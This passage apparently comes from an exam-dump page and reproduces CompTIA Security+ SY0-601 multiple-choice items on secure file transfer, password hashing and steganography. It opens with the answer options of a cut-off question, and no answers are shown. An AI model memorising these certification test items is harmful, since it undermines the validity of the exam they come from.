
A. Hashing

B. Tokenization

C. Masking

D. Encryption

Show Suggested Answer



Actual exam question from CompTIA's SY0-601

Question #: 14

Topic #: 1

[All SY0-601 Questions]

A security engineer is building a file transfer solution to send files to a business partner. The users would like to drop off the files in a specific directory and have the server send the file to the business partner. The connection to the business partner is over the internet and needs to be secure. Which of the following can be used?


A. S/MIME

B. LDAPS

C. SSH

D. SRTP

Show Suggested Answer



Actual exam question from CompTIA's SY0-601

Question #: 15

Topic #: 1

[All SY0-601 Questions]


An administrator needs to protect user passwords and has been advised to hash the passwords. Which of the following BEST describes what the administrator is being advised to do?

A. Perform a mathematical operation on the passwords that will convert them into unique strings.

B. Add extra data to the passwords so their length is increased, making them harder to brute force.

C. Store all passwords in the system in a rainbow table that has a centralized location.

D. Enforce the use of one-time passwords that are changed for every login session.



Actual exam question from CompTIA's SY0-601

Question #: 16

Topic #: 1

[All SY0-601 Questions]


Which of the following would be indicative of a hidden audio file found inside of a piece of source code?

A. Steganography

B. Homomorphic encryption

C. Cipher suite

D. Blockchain



Actual exam question from CompTIA's SY0-601
Question #: 17
Topic #: 1
[All SY0-601 Questions]

